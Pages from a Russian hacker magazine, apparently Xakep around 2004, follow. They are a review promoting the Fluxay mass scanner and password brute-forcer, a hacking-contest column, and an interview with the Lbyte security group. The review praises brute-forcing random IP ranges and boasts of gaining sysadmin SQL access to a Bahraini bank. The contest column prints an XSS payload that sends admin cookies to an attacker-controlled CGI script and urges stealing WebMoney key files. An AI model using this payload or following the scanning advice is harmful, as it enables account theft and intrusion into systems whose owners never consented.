
НОВЫЙ СОФТ ДЛЯ ГРУБОГО ВЗЛОМА

INTRO

Существует огромнейшее количество различных хакерских тулз, которыми пользуется подавляющее большинство взломщиков. Об этих программах написано все, что можно было написать, некоторые даже мелькают в кинофильмах с многомиллионным бюджетом (например, nmap в "Матрице"). За счет такого освещения в мире хакерского андеграунда, программы эти давно прижились на жестких дисках многих взломщиков и воспринимаются как должное, как неотъемлемое и незаменимое. Примером тому может служить тот же пресловутый сканер nmap. Да, соглашусь, nmap - уникальная софтина: быстро работает, обладает кучей фишек, существует под разными платформами и т.д. Но все же, не слишком ли все зациклились на нем? Примеров такого "легендарного" софта можно привести море, так получилось, что эти программы оттесняют на второй план кучу малоизвестных, но очень функциональных утилит. К таким малоизвестным программам и относится Fluxay.

WHAT IS THIS?


Утилита Fluxay является самым быстрым и стабильным сканером-переборщиком от китайских (а может, даже японских или корейских - я не особенно петрю в иероглифах ;)) кодеров, из всех, что я только видел. Программа имеет множество разных возможностей: от перебора паролей к FTP до брута SQL. Она сама сканирует заданный диапазон адресов и выискивает те, на которых висят какие-либо сервисы, чтобы впоследствии подобрать к ним пароль. Флаксей - очень мощное оружие в руках знающих людей, но, по непонятным мне причинам, мало распространен в хакерском мире. Поэтому совесть и долг перед читателями не позволили мне оставить эту софтину без внимания ;).



Fluxay - темная лошадка

ГДЕ И ПОЧЕМ

Fluxay попал в мои руки осенью 2003 года от одного хорошего знакомого, поэтому я даже


Некракнутый Fluxay выдает ошибку

не предполагал, что эту софтину не так-то легко найти в интернете. В Сети очень мало информации об этом сканере. В руках у меня была пятая версия, и до Нового года все работало отлично. Но когда примерно в январе 2004 я попытался запустить программу снова, спикер пикнул, и появилось окошко, извещавшее о том, что срок действия Флаксея закончился, после чего программа завершила свою работу.

Я и раньше, для того чтобы работать с Fluxay, переводил дату на март, потому как без этого она не фурычила. Не знаю, для чего разработчики ввели такую защиту, возможно, просто крякеры криво пропатчили программу. Однако факт остается фактом - в начале 2004 программа просто отказалась работать. Не помогало ничего, даже смена года на календаре :(.

В голову поползли разные мысли о причине неожиданной забастовки программы: возможно, думал я, софтина авторизуется на сервере разработчиков и смотрит, можно ли ей начать работать (такая система, к примеру, существует в Баламутовском Спайдере), но и при выдернутом сетевом кабеле Флаксей не желал работать, лодырь. Потом у меня появились догадки, что после смены компа на новый я пропатчил свою систему по полной, и некоторые функции программы из-за этого перестали работать (глупая гипотеза, но бывает всякое, к тому же, Флаксей имеет кучу встроенных сплойтов). Но после того как NSD с его дырявой виндой протестил программу, мы с ним поняли, что дело не в этом. В чем дело, нам разбираться стало лень, и тогда я полез в интернет в надежде найти информацию об устранении такого западла. Поиск инфы занял немало времени, но в итоге средство для работы программы было найдено. Для начала мне пришлось вернуться в прошлое, скачав более старую версию сканера, а именно 4.7, отсюда:

> Апдейта для пятой версии я не нашел, пришлось остановиться на 4.7.

www.agrreviews.com/modules/mydownloads/visit.php?lid=80. При установке программы возникли небольшие трудности с пониманием каракулей из-за того, что процесс установки происходит на родном языке программистов, создававших Флаксей - похоже, на китайском. Но моя почти женская интуиция подсказала мне куда жать, чтобы добиться правильного результата :). После установки программа, естественно, работать отказалась. Для устранения этой проблемы я скачал патч вот отсюда: www.netxeyes.com/down.html. С этой же странички я слил и апдейт (патч для продления срока действия) до конца 2004 года для версии 4.7 и, закинув апдейт в каталог с Флаксеем, выполнил бинарник. Апдейта для пятой версии я так и не нашел, поэтому пришлось остановиться на 4.7.

ВОЗМОЖНОСТИ ФЛАКСЕЯ

После установки Fluxay можно взглянуть на это чудо программистской мысли и удивиться количеству наворотов и возможностей. При ближайшем рассмотрении сканера оказывается, что он умеет прочесывать широкие диапазоны IP-адресов на предмет обнаружения следующих сервисов: SQL, FTP, POP3, IMAP, SMTP, IIS. Софтина также умеет выискивать машины с RPC-уязвимостью, сканировать на открытые порты и т.д. Согласись, неплохой наборчик. Разумеется, есть возможность производить комбинированное сканирование диапазонов адресов. Доступна эта опция в пункте меню Scan -> Advance Scanning. Для этого требуется только поставить галочки напротив интересующих тебя видов

сканирования, указать нужный диапазон IP-адресов и интересующую ось. Затем на закладке Option можно выбрать словари, из которых будут браться комбинации для подбора логина и пароля, если не устраивают имеющиеся в самом Флаксее словари. Там же можно указать файл, в который будет сохраняться отчет о проделанной программой работе, и настроить нужное количество потоков, с которыми сканер будет работать. При добавлении новых галочек напротив тех видов сканирования, которые интересуют пользователя, появляются новые закладки с настройками для каждого вида. После тщательной настройки всего необходимого можно смело жать на кнопку OK, и сканер начнет наводить шмон по всему указанному диапазону адресов. А унюхав что-нибудь интересное, станет подбирать пароли к аккаунтам. Все это дело происходит очень быстро, и при удачном выборе диапазона можно сходить покушать, а вернувшись, получить в нижнем окошке программы неплохой список сбрученных аккаунтов. По окончании работы Fluxay выдаст полный отчет в виде html-документа и сохранит его в отдельном файле, как бы предоставляя доказательства того, что, пока ты отдыхал на диване, сканер не халтурил, а усердно выполнял возложенные на него обязанности.

◢ Мы не выложили Fluxay на CD, поскольку утилита содержит встроенные сплойты и бэкдоры.


Также существует возможность простого метода сканирования с одним из выбранных вариантов (SQL, POP3, FTP, IIS). Для этого лишь необходимо вместо пункта Advanced Scanning выбрать Base Scanning (против логики не попрешь, однако) или нажать Ctrl+R. Далее все настраивается интуитивно, и все операции программы аналогичны предыдущему случаю, только сам процесс сканирования происходит быстрее, и можно охватить больший диапазон IP-адресов. Если пользователя не устраивает что-то в тех словарях, которые лежат в корне папки с Флаксеем, то он может сам задать параметры, по которым будет сгенерирован лист паролей. Для этого нужно лишь воспользоваться тулзой Ultra Dictionary, находящейся в меню Tools -> Dictionary Tools. Программа сгенерит новый словарь, после чего его можно будет использовать в своих грязных целях. Fluxay имеет кучу встроенных сплойтов и вспомогательных фенечек, чтобы можно было "ковать железо, не отходя от кассы". К примеру, по нажатию Ctrl+Q выскакивает окошечко с предложением подключиться к удаленному SQL-серверу, используя встроенный Remote SQL Shell. Также во Флаксее есть NT Pipe Remote Shell, IIS Remote Shell, IPC Planter и куча других наворотов для удаленной работы с серверами, к которым получен доступ. Все это доступно также в меню Tools.

ТЕСТИРОВАНИЕ FLUXAY

В процессе нашего с NSD тестирования сканера на диапазоне IP-адресов, взятом от балды, выяснилось, что куча SQL-серверов в интернете имеют в качестве логина "SA" (Системный Администратор, используемый по умолчанию) и пароли типа "1234", "qwert", "pass123" и т.д. В том числе был сбручен сисадминовский доступ к SQL-базе одного из крупных банков Бахрейна (одна из богатейших стран Востока, граничит с Катаром). Никакие приватные данные мы с Олегом не смотрели и не делали ничего противозаконного, но будь на нашем месте злоумышленники, страшно подумать, что могло произойти. Думаю, многим компаниям и организациям стоит хорошенько задуматься над тем, брать на работу админа "по блату" или нанять профессионала.

ТОНКОСТИ НАСТРОЙКИ

От правильной настройки программы зависит многое. Мы с NSD, интереса ради, решили протестировать скорость работы сканера, устроив небольшое соревнование. Диалап против выделенки. Поставили срок - 1 час. За это время мы должны были оценить, у кого сколько IP-адресов из одного и того же диапазона отсканится. Я, будучи уверенным в своем широком канале, выразил презрение модему НСД и ушел заниматься своими делами. Когда я вернулся, оказалось, что у Олега просканилось больше адресов, чем у меня. Сначала я не поверил, думал, что НСД разводит меня, как кролика. Но я был неправ. Олег просто оказался более дотошным и настроил сетевые опции программы, прежде чем запускать ее. А я не посмотрел и просто начал сканирование, проиграв в итоге две бутылки старого мельника :(. Что же нужно сделать, чтобы программа работала максимально быстро? Во-первых, необходимо бегунком внизу экрана выставить необходимую скорость сканирования. Чем правее бегунок, тем выше скорость, но и тем менее надежно работает программа. Впрочем, верно и обратное: чем меньше скорость, тем надежнее производится сканирование. Далее следует определить настройки для потоков. Ползем в меню Options -> System Options и выставляем все три бегунка в нужные положения. Левый бегунок отвечает за приоритеты потоков и меняет свои значения от low до crazy. Положение среднего бегунка определяет число самих потоков, с которыми будет работать сканер. Правый переключатель выставляет число потоков при подборе паролей и логинов. В очередной раз хочу отметить, что Fluxay написан китайцами, поэтому все наоборот: при перемещении бегунка вниз, число увеличивается, а вверх - уменьшается. Ну, на то они и китайцы, чтобы делать все через задний проход :). В том же окошке можно настроить порты, соответствующие различным стандартным сервисам, которые будет сканировать Флаксей. Вот, собственно, это и есть главные параметры, от которых зависит, состаришься ты к концу работы программы или нет :). Вообще, пошариться по настройкам Флаксея довольно интересно. Их так много, что просто уши закладывает :). Но мне не удалось их все описать, потому что тиран Никитос жестко ограничил объем моей статьи (предлагаю Бублику написать книгу "Флаксей для чайников" - прим. ред.). Впрочем, большинство настроек интуитивно понятны, так что ты и сам без труда разберешься.



Окошко настройки параметров сканирования

А НАПОСЛЕДОК Я СКАЖУ...

Не стоит слепо следовать моде. Всегда необходимо искать что-то, что будет подходить именно тебе. Порой программы, известные на весь мир, ни в чем не превосходят аналоги и даже в чем-то уступают некоторым. Ищи, и обязательно найдешь то, что подходит тебе больше всего. А лучше ищи свою любовь. Лучше любить, чем что-то взламывать. Ведь за любовь пока что нет статьи :).

NSD (nsd@nsd.ru)

ХКОНКУРС


ОГРАБЛЕНИЕ ОБМЕННОГО ПУНКТА

Наступило время подвести итоги нашего третьего хак-конкурса, основной задачей которого было получение админских привилегий в форуме. Сразу хочу поздравить **SparkLone** (sparklone@mail.ru) – ему удалось хитрым образом внедрить специально подготовленный JavaScript, который успешно стырил админское «печенье». В итоге XSS-атака была благополучно реализована, и SparkLone получил права администратора. SparkLone! Приезжай в редакцию, мы пожмем твою мужественную руку и вручим ценный приз - подарим классную клавиатуру от нашего спонсора BenQ.

А теперь перейдем к новому конкурсу. В этот раз он будет особенно интересным! Дело в том, что если сейчас тебе удастся выполнить поставленную задачу, твой кошелек увеличится в объеме из-за того, что к нему (к твоему портмоне) наведаются американские зеленые президенты :). Думаю, ты уже понял, что их можно «одолжить» лет, эдак, на сто у падонкаф ;). Фишка в том, что последние теперь решили заняться бизнесом и открыли на своем сайте обменный пункт WebMoney, который тебе как раз и придется ограбить. Какой же, собственно говоря, урологический массаж нужно сделать в этот раз нашему многострадальному сайту www.padonak.ru, чтобы получить лавандос? Для того чтобы честно украсть падонкафские деньги, необходимо завладеть их WebMoney-аккаунтом. Сделать это можно следующим образом. Используя баги в дырявых скриптах, нужно утащить с сервера файл ключей *.kwm, файл истории операций *.pwm, узнать пароль от их WM-идентификатора и почтового ящика. Если тебе удастся проникнуть на сервер через специально оставленные дыры и собрать вышеперечисленную инфу – смело переводи бабки на свой счет и пиши об этом на мыло конкурса (konkurs@real.xakep.ru). Мы с радостью занесем твой героический подвиг в историю][.

КАК ПРОЙТИ АПРЕЛЬСКИЙ КОНКУРС

Если ты проверишь теги форума на дырки, то найдешь баг в теге URL. Достаточно было подготовить скрипт cookie.cgi, записывающий все, что ему передают через параметры, и вставить в свое сообщение строку «[url=http://padonak.ru onclick=javascript:location.href='http://hacker_server/cgi-bin/cookie.cgi?'+document.cookie;]ссылка для админа[/url]», чтобы похитить кукисы администратора, кликнувшего по ссылке. Далее нужно было с помощью какой-нибудь программы редактирования плюшек (например, с помощью Cookie Editor'а) залить украденные админские куки к себе на комп. Если после этого действия ты закроешь браузер и откроешь его заново, после чего зайдешь на www.padonak.ru, тогда окажешься залогиненным под админом форума. Более подробное описание смотри в видеоуроке этого номера.



BENQ ПОЗДРАВЛЯЕТ ТЕБЯ С ПОБЕДОЙ В Х-КОНКУРСЕ И ДАРИТ ТЕБЕ ПРИЗ - МУЛЬТИМЕДИЙНУЮ КЛАВИАТУРУ JOYBOARD 805

mindw0rk (mindw0rk@gameland.ru)

LIMPID BYTE: ТЯГА К ЗНАНИЯМ — НЕ ОПРАВДАНИЕ

В февральском][в интервью с m00 один из парней сказал: "У современной хаксцены есть две стороны. С одной находятся многочисленные скрипткиддисы, с другой - такие группы, как Lbyte". На моей памяти это не первое подобное упоминание Lbyte. Если нужно привести пример авторитетной российской хактимы, знающие люди сразу вспоминают именно эту команду. Раньше более известную как GiN, а с 2002 года работающую под лейблом Limpid Byte. Что за люди в нее входят и что они думают о состоянии дел в своей области, ты узнаешь из первых уст.


ИНТЕРВЬЮ С SECURITY-ГРУППОЙ LBYTE


mindw0rk: Представься. Ник, возраст, где учишься/работаешь, социальное положение, взгляды на жизнь, характер, вредные привычки, особые приметы :). Все, что посчитаешь нужным.

xCrZx: xCrZx/CrZ aka Crazy Einstein :). Учусь, получаю высшее образование (большая часть пути уже пройдена, дело за малым). Характер многогранный. На жизнь пытаюсь смотреть трезво, хотя не всегда удается :)). Увлекаюсь всем, что наиболее интересно. Люблю хорошую музыку - от классики до тяжелого металла, люблю природу - в частности, охоту и спиннинговую рыбалку. Люблю просто провести время в хорошей компании друзей и знакомых.

ak[id]: ak[id]. На данный момент - студент, заканчиваю университет. Не женат, но есть любимая девушка. Леночка, привет! :) Привычек много, из них половина вредных.

eaS7: Считаю самообразование главным стимулом. Поэтому интересуюсь всем, что, как мне кажется, интересно. В этом году получаю диплом и поступаю еще куда-нибудь :). Моя вторая половинка - LMA. Я люблю тебя, с прошедшим праздником (имеется в виду 8 марта :) - прим. mindw0rk)! Предпочитаю электронную музыку и все достойное из других жанров. Досуг провожу в обществе родных и друзей. Вредных привычек много. Избавляюсь, приобретаю новые. Вечный процесс...


Девушка ak[id]'a


ak[id]

mindw0rk: Сколько лет занимаешься компьютерами вообще и компьютерной безопасностью в частности? Расскажи вкратце о том, как появился интерес к последнему и каким образом развивал свои навыки.

xCrZx: Лет 6-7. Тогда компьютерные увлечения были ограничены играми. Безопасностью начал интересоваться позже, наверное, из-за присутствия озорной частицы в характере. Да и люблю я всякие головоломки :). Начинал, как и все - пытался понять простые истины. Это, наверное, и было самым сложным. А дальше все постепенно усваивалось методом проб и ошибок.

ak[id]: С компьютерами знаком 7 лет, компьютерной безопасностью занимаюсь шестой год. Начиналось все с HTML :). Кроме шуток. А далее постепенно развивался, появлялись новые знакомые, интересы, навыки, опыт и т.д.

eaS7: С компьютерами я знаком сколько себя помню, т.к. отец aka Nostromo был, что называется, harder со стажем :). Security заинтересовался около 4 лет назад. Мне показа-




СТР.88 **КАК РОЖДАЛСЯ ИНЕТ НА РУСИ**
Байка о том, как в России появился интернет и кто стоял у его истоков.



СТР.94 **ПЕНТАГОН - ЦЕНТР МИРОВОЙ ВЛАСТИ**
Внутри известного пятиугольника. Кто контролирует наш земной шар.



СТР.98 **ЗА НИМИ ОХОТИЛОСЬ ФБР**
Десятка самых разыскиваемых хакеров в истории.



лось, что это довольно перспективно и интересно. Да и вообще, если хочешь узнать о монете больше, нужно изучить обе ее стороны :).

mindw0rk: Как и с какой целью ты попал в группу Lbyte? Какую специализацию в ней имеешь? Насколько активное участие принимаешь в поддержке группы? Пару слов о своих проектах.

xCrZx: Цель всегда одна - общение с интересными людьми. Конкретной специализации нет - пишу эксплойты, программы, музыку, статьи. Для каждого дела необходимо вдохновение, от этого, само собой, зависит и активность. Парой слов все описать нельзя, проще зайти на сайт www.lbyte.ru и увидеть все самому.

ak[id]: Так вышло, что я фаундер. Вообще, все началось с группы GiN, которая в конечном итоге преобразовалась в Limpid Byte. К сожалению, сейчас моя активность для группы хромает. Последний релиз - Centurion (hello 2 kiddies ;)) - был год назад.

eaS7: Сначала я попал в GiN с целью обмена опытом, креатива и командного духа. Да и просто потому, что там были близкие мне по духу люди. Собственно, Lbyte - это старый добрый хактим GiN, который перерос в security-проект Limpid Byte. Причин было много, одна из них - перспектива развития команды. Участие я принимаю достаточно активное, но об этом пусть лучше другие расскажут. Насчет релизов ничего говорить не буду. Пишу для себя, когда есть время - привожу в божеский вид и публикую. Главное - пока еще есть идеи и желание что-то творить.

mindw0rk: Как организовано взаимодействие мемберов в группе? Где вы обсуждаете свои проекты? Работаете вместе или поодиночке? Знаете ли друг друга в реале?

xCrZx: Взаимодействие проходит по-разному, преимущественно через интернет. Работа больше носит индивидуальный характер, чем групповой :). Каждый вынашивает идеи у себя в голове и реализует их по мере возможности. Правда, изредка бывают и мгновения совместной работы. С кем-то доводилось общаться в реаллайфе, с кем-то - нет.

ak[id]: Общаемся в основном в IRC или ICQ, иногда по мылу (если кто-то затерялся). Проекты, к сожалению, делаются поодиночке, хотя от коллективной работы толку было бы намного больше. В реале знаком со всеми лично :).

eaS7: Есть устоявшийся круг лиц, которые постоянно принимают участие в проекте. От мемберства, как такового, мы отказались.

mindw0rk: Сколько максимально времени ты сидел неотрывно за компом и чем тогда занимался? Испытываешь ли ты сильную тягу к компу, когда не имеешь к нему доступа на протяжении долгого времени? Какие девайсы ты всегда носишь с собой?

xCrZx: На этот вопрос сложно ответить. Когда увлечен чем-то, то не замечаешь, как пролетает время :). Тратить более 10 часов непрерывно приходилось на реализацию программного проекта, на игры и написание статей. Тягу не испытываю, если есть чем заняться. Особенно если это вылазка на природу с друзьями :). Тогда о компьютере и не вспоминаешь. Что касается девайсов, я их с собой редко ношу.

ak[id]: Неотрывно? Хм... больше суток бывало. Занимался тогда сетевыми исследованиями (сейчас это так называется? :)). Сразу вспоминаются летние ночи в НИРВАНе (привет, хыр :)). Тяга, безусловно, имеется, поэтому PC сменил на ноутбук года 4 назад, и, по возможности, он всегда со мной. Из девайсов все время ношу с собой mp3-плеер с HDD.

eaS7: Как-то с in_da_mix'ом просидели я двое, он трое суток, после чего вырубились прямо перед монитором :). Сам сидел самое большее - вечер+ночь+утро.

mindw0rk: Если изучать компьютерную безопасность с нуля, с чего лучше начинать? Что читать, как практиковаться? Определи наиболее эффективный, на твой взгляд, метод восхождения по "security-лестнице".

xCrZx: Самый эффективный способ - это постижение простых истин и практика. Не стоит сразу лезть на вершину Эвереста. Для начала надо узнать, как работает то, чем ты пользуешься, и научиться программировать на C/C++/асме. Остальное приложится.

ak[id]: Задавать поменьше вопросов и иметь терпение. Все приходит с практикой. Нужно пытаться самому во всем разбираться - так материал лучше усваивается. Безусловно, пригодятся знания языков программирования. Ставь СОБСТВЕННЫЕ эксперименты на системах и интересующих целях.

eaS7: С нуля компьютерную безопасность изучать нельзя :). Надо обладать навыками и опытом, иначе многое будет непонятно. Те, кто сразу с головой окунаются в серьезные знания, как мне кажется, будут совершать много ошибок и не чувствовать "подводных камней".

mindw0rk: Может ли чтение man'ов, RFC и исходников быть интереснее чтения художественной литературы? :)

xCrZx: Не думаю :).

ak[id]: Доки читают для знаний, а литературу для души. Здесь сравнивать нельзя.

eaS7: Может :).

mindw0rk: Вокруг хакеров уже давно существует множество слухов и мифов. Все ли они ерунда, или где-то все-таки есть правда?

xCrZx: Хм... не слышал ничего мифологического :). Где-то преувеличивают, где-то пытаются придерживаться сухих фактов. От этого никуда не деться. Со 100-процентной уверенностью сказать сложно. Ясно только одно - в настоящее время само понятие слова "хакер" у большинства людей не такое, как раньше.



Рабочее место ak[id]

ak[id]: По моему опыту, слухи в основном связаны со службами безопасности. Как кого-то повязали и т.п. Безусловно, какая-то часть правды в этом есть. Но глупо верить информации, которая приходит через третьи руки или услышана на IRC-каналах.

eaS7: Мифов о хакерах столько же, сколько и самих хакеров. Каждый сам себе миф. Что правда, а что нет - пусть каждый решает для себя. Мне кажется, это будет правильным.

mindw0rk: Расскажи о российской хаксцене, какой ты ее видишь. На каких командах она держится, где тусуются наши хакеры, чем они занимаются? Велико ли различие между той сценой, которая была 5 лет назад, и которая есть сейчас? Какие наиболее значимые события произошли в ней за последнее время? Какой ты видишь российскую хаксцену через 5 лет?

xCrZx: Хаксцена - она как была, так и есть. Поменялись только личности, которые ее представляют. Для кого-то сцена - это наличие определенных людей, для кого-то - наличие вообще хоть кого-нибудь. Сейчас кругом полно ребятишек-дефейсеров, познавательного и нового мало. Где тусуются? Везде, где придется :). А занимаются тем, что просто общаются :). Отличие от сцены 5-летней давности, конечно же, есть. Доступность информации выросла во много раз, а следом за ней увеличилось количество ребят, желающих отдефейсить всех и вся. И чем дальше, тем меньше людям хочется делиться информацией с публикой, т.к. считают это бесполезной тратой своего времени. Сейчас любая интересная информация на вес золота, и некоторые этим зарабатывает себе на хлеб :). Кто владеет важной информацией, тот и контролирует сферу. Поэтому самые интересные достижения и находки публике не сообщаются. Не могу припомнить никаких значимых событий :). Через 5 лет, думаю, будет еще больше ребятишек.

ak[id]: На самом деле все довольно грустно :(. Или просто новое поколение сменило старое, как в свое время мы сменили KpZ, legion 2000 и других "старичков". Такое ощущение, что все деградирует со страшной скоростью. Автоматизация берет свое. А на ком держится хаксцена, сказать трудно. Мне

кажется, актуальнее будет вопрос, существует ли она вообще.

eaS7: Надо бы определиться, что есть сцена. Сейчас чуть ли не каждый считает себя отдельной сценой. Из тех, кого я знаю, пара ребят откровенно рулят :). Рулят тем, что, помимо неплохого запала, имеют высокий профессиональный уровень команды. Имена называть не буду.

mindw0rk: Ты наверняка читал хакерский манифест, написанный The Mentor'ом. Поддерживаешь ли ты его? Что бы в нем изменил/добавил? Что ты вообще думаешь о таких манифестах?

xCrZx: Я нейтрально отношусь к этому. Каждый вправе высказать свое мнение, говорить о наболевшем.

ak[id]: Не нужны никакие манифесты. Каждый вправе делать так, как считает нужным.

eaS7: Манифесты - это хорошо, для тех, кому они нужны.

mindw0rk: Насколько успешно, по-твоему, российские спецслужбы справляются с задачей по отлову компьютерных взломщиков? Насколько опасно в нашей стране заниматься преступной деятельностью в компьютерной сфере?

xCrZx: Все зависит от самого преступления, его масштаба. Есть существенные отличия между простым ребячеством и умышленным деянием с целью извлечения выгоды для себя, нанося ущерб остальным. Ведь если у тебя вырвут листок бумажки из тетради, ты же не побежишь сразу в милицию и не станешь настойчиво просить посадить подлеца на пару годиков :). Да и милиция наша, услышав такое, посмеется и скажет, что занимается более серьезными делами. Так и здесь. Российские спецслужбы занимаются серьезными делами.

ak[id]: На западе, по-моему, все организовано гораздо лучше. Антихакерских контор там тоже на порядок больше. Заниматься киберпреступлениями всегда опасно, но степень риска во многом зависит от вида деятельности.

eaS7: Справляются по мере своих возможностей. А возможности их весьма ограничены, в основном отсутствием хороших специалистов. Опасно заниматься только тем, кто не знает, как работает система.


мембер Lbyte hhs с женой

mindw0rk: Является ли тяга к новым знаниям корректным оправданием проникновения в чужую систему? Если бы ты был автором УК, как бы ты переписал компьютерные пункты законодательства? Какие поступки сделал бы уголовно наказуемыми, какие бы ввел наказания, и какими стали бы смягчающие обстоятельства?

xCrZx: Смотря что понимать под тягой к новым знаниям :). Тяга может заключаться в познании чего-то секретного, или может захотеться просто протестировать что-нибудь в системе. В любом случае, я не думаю, что это можно рассматривать как оправдание. Что касается смягчающих обстоятельств, они, безусловно, должны быть. Либо это простой дефейс, который не нес в себе ничего дурного, либо целенаправленное и организованное проникновение с конкретными целями наживы и выгоды для себя. Можно много нюансов привести, но на это потребуется слишком много листов бумаги :).

ak[id]: Нет никакого оправдания - это нарушение закона. Если бы ты застал у своей двери подозрительную личность, пытающуюся открыть замок, не думаю, что отмазка "я не воришка, я только учусь" проконала бы :).

eaS7: Такое законодательство невозможно создать, т.к. нельзя даже примерно произвести соотношение оправданности какихлибо действий. Зачастую сам хакер не знает, на что наткнется.

